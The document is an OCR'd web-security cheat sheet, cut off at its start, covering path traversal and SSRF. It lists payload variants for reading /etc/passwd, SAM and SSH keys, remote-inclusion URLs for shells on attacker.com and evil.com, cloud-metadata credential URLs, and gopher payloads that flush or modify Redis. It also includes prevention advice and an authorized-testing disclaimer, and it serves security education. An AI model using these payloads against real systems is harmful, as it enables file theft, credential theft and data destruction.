Description: Uses absolute file paths instead of relative paths to directly access files. Bypasses applications that don't properly validate absolute paths. Works when application accepts full paths.



Example Payload:

```
/etc/passwd or C:\Windows\System32\config\SAM
```


Attack Vectors:

```
file.php?path=/etc/passwd | download?file=C:\boot.ini
```

Impact: Direct access to any readable file on system, bypasses relative path filters

3. Encoded Traversal Sequences

Description: URL encoding or double encoding of traversal sequences to bypass input filters. Filters may block ../ but miss encoded versions. Common encodings: %2e%2e%2f, %252e%252e%252f (double), %c0%ae (UTF-8 overlong).



Example Payload:

```
..%2f..%2f..%2fetc%2fpasswd
```


Attack Vectors:

```
URL: %2e%2e%2f | Double: %252e%252e%252f | UTF-8: %c0%ae%c0%ae/
```

Impact: Bypasses basic blacklist filters, WAF evasion

4. Path Traversal with Null Byte Injection

Description: Uses null byte (%00) to terminate string processing in languages like PHP (pre-5.3.4) and C. Application appends extension but null byte truncates it. Example: file.txt%00.php reads as file.txt.



Example Payload:

```
../../../../etc/passwd%00.jpg
```


Attack Vectors:

```
image?file=../../../config.php%00.png | Old PHP: %00 truncates extension
```

Impact: Bypasses extension validation, access files without expected extension

5. Traversal with Path Normalization Bypass

Description: Exploits differences between path normalization implementations. Uses sequences like .../. / or ...// that normalize to ../ after processing. Some filters strip single ../ but miss these variations.



Example Payload:

```
....//....//....//etc/passwd or ..;/..;/etc/passwd
```


Attack Vectors:

```
Variations: ....// | ..;/ | ..\\/ | .../.../ | Multiple encodings
```

Impact: Bypasses regex filters and path sanitization, advanced filter evasion

6. Windows-Specific Path Traversal

Description: Windows uses backslash (\) as path separator. Can mix forward and backslashes. Uses Windows-specific paths and alternate data streams (ADS). Drive letters and UNC paths provide additional attack vectors.



Example Payload:

```
..\..\..\Windows\System32\config\SAM
```


Attack Vectors:

```
Backslash: ..\ | Mixed: ../..\../ | ADS: file.txt::$DATA | UNC: \\host\share
```

Impact: Windows system file access, SAM database, boot.ini, configuration files

7. Nested Traversal Sequences

Description: Embeds traversal sequences within themselves. When filter removes single occurrence, nested version remains. Example: ....// becomes ../ after removing one ../. Multiple nesting levels increase success.



Example Payload:

```
....//....//....//etc/passwd
```


Attack Vectors:

```
Double: ....// | Triple: ....../// | Nested: ..././/.../.// | Mixed: .....\\//
```

Impact: Defeats filters that only strip traversal sequences once

8. Path Traversal via File Inclusion

Description: Combines path traversal with Local File Inclusion (LFI). Includes sensitive files through vulnerable include/require statements. Can escalate to RCE through log poisoning or proc files.



Example Payload:

```
page.php?include=../../../../var/log/apache2/access.log
```


Attack Vectors:

```
LFI: include= | Log poisoning: inject PHP in logs | proc/self/environ
```

Impact: File disclosure, potential RCE through log poisoning or /proc exploitation

9. Path Traversal in Archive Extraction (Zip Slip)

Description: Exploits insecure archive extraction. Malicious archives contain files with ../ in their names. When extracted, files are written outside intended directory. Affects ZIP, TAR, RAR, and other archive formats.



Example Payload:

```
Archive entry: ../../../../var/www/html/shell.php
```


Attack Vectors:

```
Malicious archive with traversal in entry names | Overwrites system files
```

Impact: Arbitrary file write, web shell deployment, system file overwrite

10. Path Traversal with Filter Bypass Tricks

Description: Advanced techniques to bypass sophisticated filters: unicode normalization, case variations, overlong UTF-8 encoding, filesystem case sensitivity abuse, 8.3 short names (Windows), symbolic links.



Example Payload:

```
..%c0%af..%c0%af..%c0%afetc/passwd
```


Attack Vectors:

```
Unicode: %c0%ae | Case: ../ vs ..%5C | UTF-8 overlong | 8.3: PROGRA~1
```

Impact: Bypasses complex WAF rules and input validation

11. Remote File Inclusion (RFI) Hybrid

Description: Some path traversal vulnerabilities accept URLs, enabling remote file inclusion. Attacker hosts malicious file on external server and includes it. Differs from traditional RFI by exploiting traversal-vulnerable parameter.



Example Payload:

```
file.php?page=http://attacker.com/shell.txt
```


Attack Vectors:

```
HTTP: http://evil.com/shell.php | FTP: ftp://evil.com/malware | Data URI
```

Impact: Remote code execution, full system compromise, malware deployment

12. Path Traversal in API Parameters

Description: APIs often overlook path validation in parameters. JSON APIs, REST endpoints, GraphQL queries with file parameters. Mobile APIs frequently vulnerable. Less scrutinized than traditional web forms.



Example Payload:

```
{"filepath": "../../../../etc/passwd"}
```

Attack Vectors:

```
JSON: {"file": "../../../"} | REST: /api/download?path=../ | GraphQL query
```

Impact: API data breach, backend system access, cloud storage enumeration

HIGH-VALUE TARGET FILES

Linux/Unix Configuration Files

- /etc/passwd - User account information
- /etc/shadow - Hashed passwords (requires root)
- /etc/group - Group information
- /etc/hosts - DNS host mappings
- /etc/hostname - System hostname
- /etc/issue - Pre-login message
- /etc/motd - Message of the day
- /etc/mysql/my.cnf - MySQL configuration
- /etc/apache2/apache2.conf - Apache config
- /etc/nginx/nginx.conf - Nginx configuration

Linux/Unix Log Files

- /var/log/apache2/access.log - Apache access logs
- /var/log/apache2/error.log - Apache errors
- /var/log/nginx/access.log - Nginx access
- /var/log/nginx/error.log - Nginx errors
- /var/log/auth.log - Authentication logs
- /var/log/syslog - System logs
- /var/log/mail.log - Mail server logs
- /var/log/mysql/error.log - MySQL errors

Linux/Unix Application Files

- /var/www/html/index.php - Web root files
- /var/www/html/config.php - App configuration
- /home/user/.ssh/id_rsa - SSH private keys
- /home/user/.bash_history - Command history
- /root/.ssh/id_rsa - Root SSH key
- /proc/self/environ - Process environment
- /proc/self/cmdline - Current process command
- /proc/version - Kernel version

Windows System Files

- `C:\Windows\System32\config\SAM - Password hashes`
- `C:\Windows\System32\config\SYSTEM - System registry`
- `C:\Windows\repair\SAM - Backup SAM`
- `C:\Windows\win.ini - Windows config`
- `C:\boot.ini - Boot configuration`
- `C:\Windows\System32\drivers\etc\hosts - DNS`
- `C:\Windows\debug\NetSetup.log - Network setup`
- `C:\inetpub\wwwroot\web.config - IIS config`

Windows Application Files

- `C:\xampp\htdocs\config.php - XAMPP config`
- `C:\wamp\www\config.php - WAMP config`
- `C:\Program Files\MySQL\my.ini - MySQL config`
- `C:\Users\Administrator\Desktop\passwords.txt`
- `C:\inetpub\logs\LogFiles\W3SVC1\ - IIS logs`

Application Configuration Files

- `config.php / configuration.php - App config`
- `.env - Environment variables (Laravel, etc)`
- `settings.py - Django settings`
- `web.config - .NET configuration`
- `wp-config.php - WordPress database creds`
- `database.yml - Rails database config`
- `.htaccess - Apache directory config`
- `composer.json / package.json - Dependencies`

TRAVERSAL DEPTH STRATEGIES

• **Start with 5-10 Levels:** Begin with ../../../../../ to ensure you reach root. Web apps typically 3-5 directories deep. Extra levels don't hurt on Unix (stops at root).

• **Gradually Reduce:** If payloads too long or filtered, reduce from 10 to 5 to 3. Test different depths to find sweet spot for specific application.

• **Platform Differences:** Unix: Extra ../ ignored at root. Windows: Can traverse to different drives. Adjust depth based on target OS.

• **Automation:** Use Burp Intruder or custom scripts to test 1-15 directory levels automatically. Saves time during testing.

ENCODING REFERENCE

Character	URL Encoding	Double Encoding	Unicode
.	%2e	%252e	%c0%2e
/	%2f	%252f	%c0%af
\	%5c	%255c	%c1%9c
Null byte	%00	%2500	N/A

PATH TRAVERSAL PREVENTION

- **Whitelist Validation (Best):** Maintain whitelist of allowed files/directories. Never allow user to specify arbitrary paths. Use file IDs or indices instead of filenames. Example: file.php?id=123 maps to safe filename internally.

- **Path Canonicalization:** Resolve all paths to canonical (absolute) form before validation. Use realpath() in PHP, Path.GetFullPath() in .NET. Check canonical path stays within allowed directory.

- **Strip Traversal Sequences:** Remove all ../ and ..\ sequences recursively. Must handle encoded versions too. Not foolproof - use with other defenses. Better to use whitelist.

- **Chroot Jail / Sandboxing:** Run application in chroot environment or container that restricts filesystem access. Even if path traversal succeeds, limits accessible files.

- **Validate Against Blacklist (Last Resort):** Block ../, .\, absolute paths, null bytes, URL encoding. Must be comprehensive. Easily bypassed - use only as additional layer.

- **Parameterized File Access:** Abstract file operations behind API that doesn't expose paths. Use database to map IDs to files. Application logic controls all file access.

- **Remove User Control:** Best solution: don't let users specify file paths at all. If needed, provide dropdown of allowed options rather than text input.

- **Regular Security Testing:** Automated scanning with Burp, OWASP ZAP. Manual testing with encoding variations. Include path traversal in SDLC testing requirements.

DETECTION & TESTING CHECKLIST

✓ Test all file/path parameters: download, include, file, page, path, doc, etc.

✓ Start with basic traversal: ../../../../etc/passwd

✓ Try absolute paths: /etc/passwd and C:\Windows\win.ini

✓ Test URL encoding: ..%2f..%2f..%2fetc%2fpasswd

✓ Test double encoding: ..%252f..%252f..%252fetc%252fpasswd

✓ Try null byte injection: ../../../../etc/passwd%00.jpg

✓ Test nested sequences: ....//....//....//etc/passwd

✓ Mix separators: ../../../..\\Windows\\win.ini

✓ Test case variations (Windows): ../ vs ..\

✓ Try unicode/overlong UTF-8: ..%c0%af..%c0%af

✓ Test with different depths: 3 to 15 directory levels

✓ Look for error messages revealing paths

✓ Check API endpoints and JSON parameters

✓ Test file upload with malicious archives (zip slip)

✓ Try both forward slash (/) and backslash (\)

✓ Examine application behavior with invalid paths

✓ Test cookie values and HTTP headers containing paths

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized access to files and systems is illegal. Always get written permission before testing.


SERVER-SIDE REQUEST FORGERY

Complete SSRF Attack Reference

What is SSRF?
Server-Side Request Forgery (SSRF) is a vulnerability that allows attackers to make the server send HTTP requests to arbitrary destinations. By manipulating URLs in vulnerable parameters, attackers can scan internal networks, access cloud metadata services, read local files, or attack internal services that are otherwise unreachable from the internet.

1. Basic SSRF - Internal Network Scanning

Description: Exploits URL parameters to make server access internal network resources. Attacker provides internal IPs/hostnames to scan ports, identify services, or access admin interfaces only available on localhost or internal network.



Example Payload:

```
http://192.168.1.1:8080 or http://localhost:6379
```


Attack Vectors:

```
url=http://127.0.0.1/admin | url=http://192.168.0.1 | url=http://internal-db:3306
```

Impact: Internal network enumeration, access to internal services, port scanning

2. Cloud Metadata SSRF (AWS/Azure/GCP)

Description: Targets cloud metadata services to extract sensitive information like API keys, credentials, instance details. AWS metadata at 169.254.169.254 contains IAM roles and secrets. Critical for cloud exploitation.



Example Payload:

```
http://169.254.169.254/latest/meta-data/iam/security-credentials/
```


Attack Vectors:

```
AWS: 169.254.169.254 | Azure: 169.254.169.254/metadata/instance | GCP: metadata.google.internal
```

Impact: Cloud credentials theft, privilege escalation, account takeover

3. Protocol Smuggling SSRF

Description: Uses non-HTTP protocols through URL schemes. Exploits file://, gopher://, dict://, ftp:// protocols. Gopher particularly powerful for crafting raw TCP requests to attack internal services like Redis, Memcached.



Example Payload:

```
gopher://127.0.0.1:6379/_SET%20key%20value
```


Attack Vectors:

```
file:///etc/passwd | gopher://redis:6379 | dict://localhost:11211 | ftp://internal-ftp
```

Impact: Internal service exploitation, file disclosure, NoSQL injection via SSRF

4. Blind SSRF

Description: Server makes request but response not returned to attacker. Detection via out-of-band techniques: DNS lookups, HTTP callbacks to attacker server, timing differences. Requires attacker-controlled domain to receive callbacks.



Example Payload:

```
url=http://burpcollaborator.net or url=http://attacker.com/callback
```


Attack Vectors:

```
DNS: subdomain.burpcollaborator.net | HTTP: webhook.site/unique-id | Timing
```

Impact: Network mapping, vulnerability confirmation, limited data exfiltration

5. SSRF with URL Validation Bypass

Description: Bypasses weak URL validation using URL parsing inconsistencies, open redirects, DNS rebinding, or @ symbol tricks. Exploits differences between validation logic and actual request implementation.



Example Payload:

```
http://attacker.com@internal.local or http://internal@169.254.169.254
```


Attack Vectors:

```
@ trick: evil.com@internal | #: internal#@evil.com | Open redirect | DNS rebinding
```

Impact: Bypasses blacklists, accesses restricted internal resources

6. SSRF via PDF Generation

Description: PDF generators and document converters often fetch remote resources. Inject HTML/XML with iframe, img, or link tags pointing to internal URLs. Server processes document and makes SSRF request during rendering.



Example Payload:

```
<img src='http://169.254.169.254/latest/meta-data/'> in HTML-to-PDF
```


Attack Vectors:

```
HTML: <iframe src=''> | XML: <!DOCTYPE foo [<!ENTITY xxe SYSTEM 'http://internal'>]>
```

Impact: Internal resource access through document processing, XXE + SSRF combo

7. SSRF via Image Processing

Description: Image processing libraries (ImageMagick, GraphicsMagick) can fetch remote URLs. Provide URL to malicious image or use ImageMagick exploits. SVG files particularly dangerous with embedded scripts and URLs.



Example Payload:

```
url=http://internal-service/api (ImageMagick fetches during processing)
```


Attack Vectors:

```
Direct URL | SVG with script | ImageMagick exploits (CVE-2016-3714)
```

Impact: Internal network access, potential RCE via ImageMagick vulnerabilities

8. SSRF via XML External Entity (XXE)

Description: Combines XXE with SSRF to access internal resources. XML parser configured to resolve external entities can be forced to make HTTP requests. Out-of-band XXE enables blind SSRF data exfiltration.



Example Payload:

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM 'http://169.254.169.254/latest/'>]>
```


Attack Vectors:

```
External entity to internal URL | OOB: Entity to attacker server | file:// protocol
```

Impact: File disclosure, internal service access, data exfiltration

9. SSRF to Internal Service Attack

Description: Uses SSRF to attack internal services like Redis, Memcached, Elasticsearch, MongoDB. Gopher protocol crafts raw TCP payloads. Can execute commands, modify data, or exploit vulnerabilities in internal services.



Example Payload:

```
gopher://redis:6379/_FLUSHALL (flushes Redis database)
```


Attack Vectors:

```
Redis: FLUSHALL, SET, GET | Memcached: set, get, delete | Elasticsearch queries
```

Impact: Internal database manipulation, cache poisoning, data destruction

10. DNS Rebinding SSRF

Description: Advanced technique bypassing URL validation. Domain initially resolves to attacker IP (passes validation), then rebinds to internal IP. Time-of-check vs time-of-use vulnerability. Requires DNS control.



Example Payload:

```
rebind.attacker.com (resolves to 1.2.3.4, then 127.0.0.1)
```


Attack Vectors:

```
Setup: DNS with low TTL | Initial: public IP | Rebind: internal IP | Race condition
```

Impact: Bypasses robust domain whitelisting, accesses internal resources

11. SSRF via Webhooks

Description: Applications accepting webhook URLs for callbacks. Attacker registers internal URLs as webhook destinations. Server makes authenticated requests to internal endpoints when webhook triggers.


Register Webhook
Webhook URL: http://internal-admin:8080/delete-all
Event!
Server calls webhook with auth! Destructive!
Webhook auth abuse!

Example Payload:

```
webhook_url=http://internal-admin:8080/delete-all-users
```


Attack Vectors:

```
Register internal URL as webhook | Trigger webhook event | Authenticated SSRF
```

Impact: Authenticated internal requests, privilege escalation, destructive actions

12. SSRF Chain Exploitation

Description: Combines SSRF with other vulnerabilities for maximum impact. SSRF to internal Jenkins → RCE. SSRF to admin panel → CSRF. SSRF to cloud metadata → full AWS access. Chain attacks for critical compromise.


CHAIN ATTACK:
1. SSRF
→
2. Metadata
→
3. IAM Creds
→
4. AWS Access!
SSRF → Cloud Metadata → Credentials → Full Compromise
Chain attacks for maximum impact!

Example Payload:

```
SSRF → AWS metadata → IAM credentials → S3 bucket access → data breach
```

Attack Vectors:

```
Multi-stage: SSRF → Credentials → Lateral movement → Data exfiltration
```

Impact: Complete infrastructure compromise, data breaches, full system control

HIGH-VALUE SSRF TARGETS

Cloud Metadata Services

- AWS: http://169.254.169.254/latest/meta-data/
- AWS IAM: http://169.254.169.254/latest/meta-data/iam/security-credentials/
- AWS User Data: http://169.254.169.254/latest/user-data/
- Azure: http://169.254.169.254/metadata/instance?api-version=2021-02-01
- GCP: http://metadata.google.internal/computeMetadata/v1/
- GCP Token: http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
- DigitalOcean: http://169.254.169.254/metadata/v1/
- Oracle Cloud: http://169.254.169.254/opc/v1/instance/

Internal Network Ranges (RFC 1918)

- 10.0.0.0/8 - Private Class A
- 172.16.0.0/12 - Private Class B
- 192.168.0.0/16 - Private Class C
- 127.0.0.0/8 - Loopback (localhost)
- 169.254.0.0/16 - Link-local (APIPA)
- 0.0.0.0 - Current network (sometimes bypasses filters)

Common Internal Services & Ports

- Redis: 6379 - In-memory database
- Memcached: 11211 - Cache service
- Elasticsearch: 9200 - Search engine
- MongoDB: 27017 - NoSQL database
- MySQL: 3306 - SQL database
- PostgreSQL: 5432 - SQL database
- Docker API: 2375, 2376 - Container management
- Kubernetes: 8001, 8080, 10250 - K8s API
- Jenkins: 8080 - CI/CD (often has RCE)
- Consul: 8500 - Service discovery
- Etcd: 2379 - Key-value store

Localhost Variations & Bypasses

- 127.0.0.1 - Standard localhost

- 127.1 - Short form
- 2130706433 - Decimal IP
- 0x7f000001 - Hexadecimal
- 0177.0000.0000.0001 - Octal
- localhost - Hostname
- [::] - IPv6 loopback
- 0.0.0.0 - Wildcard address
- 127.0.0.1.nip.io - DNS wildcard service

URL Schemes for Protocol Smuggling

- http:// - Standard web requests
- https:// - Encrypted web requests
- file:/// - Local file access
- gopher:// - Raw TCP (Redis, Memcached)
- dict:// - Dictionary protocol
- ftp:// - File transfer
- tftp:// - Trivial FTP
- ldap:// - Directory services
- jar:// - Java archives

FILTER BYPASS TECHNIQUES

- **IP Address Encoding:** Decimal: 2130706433 | Hex: 0x7f000001 | Octal: 0177.0.0.1 | Mixed: 127.1 | IPv6: [::1]

- **Domain Tricks:** @ symbol: http://evil.com@internal.local | # symbol: http://internal.local#@evil.com

- **Open Redirects:** Use open redirect on allowed domain: http://trusted.com/redirect?url=http://internal

- **DNS Rebinding:** Domain resolves to public IP initially, then internal IP on subsequent requests

- **Wildcard DNS:** 127.0.0.1.nip.io resolves to 127.0.0.1 | Use for bypass: http://127.0.0.1.nip.io

- **URL Encoding:** %31%32%37%2e%30%2e%30%2e%31 (127.0.0.1) | Double encoding: %2531%2532%2537

- **Case Variations:** lOcAlHoSt | HTTP vs http | Mixed case to bypass regex

- **CRLF Injection:** Inject headers via %0d%0a to manipulate request | Host header injection

GOPHER PROTOCOL SSRF PAYLOADS

Redis FLUSHALL:

```
gopher://127.0.0.1:6379/_FLUSHALL
```

Redis SET key:

```
gopher://127.0.0.1:6379/_SET%20key%20value
```

Memcached SET:

```
gopher://127.0.0.1:11211/_set%20key%200%200%205%0d%0avalue
```

HTTP Request:

```
gopher://internal:80/_GET%20/admin%20HTTP/1.1%0d%0aHost:%20internal
```

SSRF PREVENTION

• **Whitelist Allowed Destinations:** Maintain strict whitelist of allowed domains/IPs. Reject all others. Use hostname verification, not just domain checking. Validate after DNS resolution to prevent rebinding.

• **Disable Unnecessary Protocols:** Block file://, gopher://, dict://, ftp:// protocols. Only allow http:// and https://. Disable URL redirection following if not needed.

• **Network Segmentation:** Isolate application servers from internal network. Use firewall rules to block access to internal IPs (RFC 1918, 127.0.0.0/8, 169.254.0.0/16). Separate DMZ from internal services.

• **Block Cloud Metadata Access:** Explicitly block 169.254.169.254 and metadata.google.internal at firewall level. Use IMDSv2 for AWS (requires token). Network ACLs to prevent metadata access.

